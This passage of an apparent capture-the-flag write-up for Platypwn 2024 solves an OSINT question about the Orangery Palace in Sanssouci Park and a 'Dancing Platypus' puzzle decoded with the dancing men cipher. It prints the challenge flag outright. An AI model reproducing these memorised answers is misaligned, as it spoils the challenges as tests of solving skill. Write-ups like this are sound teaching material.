File:Santa Margherita Ligure - Piazza...
Tripadvisor
Outstanding Palladian temples and follies at...
Alamy
Chapel of Resurrection,...
Dreamstime.com
Temple of Piety editorial image. Imag...
X
GermanyTourism on X: "The Sanssouci Palac...
Did you find these results useful?
Yes
No

We get Orangerie sanssouci as the first result but the flag wants it to be the name in the original language of the country. So we find the original in Wikipedia and found the name.



Wikipedia
https://en.wikipedia.org › wiki › Orangery_Palace

Orangery Palace

The Orangery Palace (German: Orangerieschloss) is a palace located in the **Sanssouci** Park of Potsdam, Germany. It is also known as the New Orangery on the ...

SPSG
https://www.spsg.de › ... › At a Glance › Object

Orangery Palace - Splendid flora and Italian Masters

The Orangery Palace at **Sanssouci** was the last and largest palace building constructed in **Sanssouci** Park. It is an impressive examp...

About


The Orangery Palace is a palace located in the Sanssouci Park of Potsdam, Germany. It is also known as the New Orangery on the Klausberg, or just the Orangery. It was built on behest of the "Romantic on the Throne", King Friedrich Wilhelm IV from 1851 to 1864. Wikipedia

Located in: Sanssouci Park
Address: An d. Orangerie 3-5, 14469 Potsdam, Germany
Architect: Friedrich August Stüler
Architectural style: Renaissance Revival architecture

MISC

1. Dancing Platypus

Flag: PP{elementary_my_dear_solver}




https://platypwn.ctf.platypwnies.de/challenge/misc/dancingplatypus

Dancing Platypus


This is just a happy, dancing platypus. Nothing to see here.

If you do happen to see something, use the usual flag format `PP{...}` where the dots are replaced by the secret words. All words are separated by `_` and written in lowercase. The `PP{}` are the only characters in uppercase.

Given a gif file containing a platypus with familiar poses which are the dancing men cipher. First, we split the gif into frames.



Then we just need to match the pose with the dancing men cipher in dCode (some of the images quite tricky).



ChatGPT
Platypwn 2024
Dancing Men Cipher - Sherlock
Animated GIF Maker
https://www.dcode.fr/dancing-men-cipher

Search for a tool

★ Search a tool on dCode by keywords:

e.g. type 'sudoku'

★ Browse the full dCode tools' list

Results

```
ELEMENTARY MY DEARSOLVER
```

Dancing Men Cipher - dCode

Tag(s) : Symbol Substitution

Share

dCode and more

dCode is free and its tools are a valuable help in games, maths, geocaching, puzzles and problems to solve every day!
A suggestion ? a feedback ? a bug ? an idea ? *Write to dCode*!

Dancing Men Cipher

Cryptography › Substitution Cipher › Symbol Substitution › Dancing Men Cipher

Dancing Men Decoder

★ Dancing Men Symbols (Click to add)

★ Dancing Men ciphertext

★ Flags [✓ break the text up into words (serve as spaces)]
are displayed on all men (and there are spaces)
are ignored/missing (but there are spaces)

▶ DECRYPT

Dancing Men Encoder

★ Dancing Men plain text

```
dCode Dancing Men
```

★ Flags [✓ break the text up into words (serve as spaces)]
are displayed on all men (and there are spaces)
are ignored/missing (but there are spaces)

▶ ENCRYPT

See also: Symbols Cipher List – Substitution Cipher

Summary

- Dancing Men Decoder
- Dancing Men Encoder
- What is the Dancing Men Cipher? (Definition)
- How to encrypt using Dancing Men cipher?
- How to decrypt Dancing Men cipher?
- How to recognize Dancing Men ciphertext?
- What are the variants of the Dancing Men cipher?
- When was Dancing invented?

Similar pages

- Symbols Cipher List
- Substitution Cipher
- Iokharic Language
- Al Bhed Language
- Inuktitut Language
- Clock Cipher
- Birds on a Wire Cipher
- DCODE'S TOOLS LIST

Support

- Paypal
- Patreon
- More

Forum/Help